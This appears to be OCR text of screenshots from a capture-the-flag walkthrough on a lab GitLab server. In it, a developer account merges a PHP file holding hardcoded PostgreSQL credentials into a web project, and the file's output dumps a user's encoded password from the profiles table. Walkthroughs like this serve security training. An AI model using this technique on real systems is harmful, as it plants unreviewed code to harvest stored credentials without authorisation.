
M **Developer / My Awesome Project** Maintainer	★ 0 🔒 updated 2 minutes ago
Administrator / Profile Developer	★ 0 🔒 updated 8 months ago
Administrator / Deployer Reporter	★ 0 🔒 updated 8 months ago



Snippets

Postgresql
$1 · authored 6 months ago by Developer

updated 6 months ago



Authored 6 months ago by Developer


Postgresql

Edited 6 months ago

```
<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
```

```
---------------------------------------------------------------------------------

<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
var_dump(pg_fetch_all($result));
?>
```



Merge branch 'test-deploy' into 'master'

Administrator authored 8 months ago


4359d3b6


Name	Last commit	Last update
README.md	Fix title	8 months ago
developer.jpg	Profile avatar	8 months ago
index.php	Update description	8 months ago

README.md

Profile page


- TODO: Connect with postgresql





myfile.php

```
<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
var_dump(pg_fetch_all($result));
?>
```



10.10.10.114/root/profile/merge_requests/7

Administrator › Profile › Merge Requests › !7

Opened 29 seconds ago by Developer

Add new file

Request to merge patch-1 into master


Merged by Developer just now

The changes were merged into master with 30bce178

You can remove source branch now

Developer @clave commented just now

adadsad



10.10.10.114/root/profile

Profile

Project ID: 2 | Leave project

No license. All rights reserved 15 Commits 4 Branches 0 Tags 389 KB Files

Merge branch 'patch-1' into 'master'


Developer authored 30 seconds ago

30bce178


Name	Last commit	Last update
README.md	Fix title	8 months ago
developer.jpg	Profile avatar	8 months ago
index.php	Update description	8 months ago
myfile.php	Add new file	1 minute ago

README.md


Profile page



```
array(1) { [0]=> array(3) { ["id"]=> string(1) "1" ["username"]=> string(5) "clave" ["password"]=> string(22) "c3NoLXN0cjBuZy1wQHNz==" } }
```

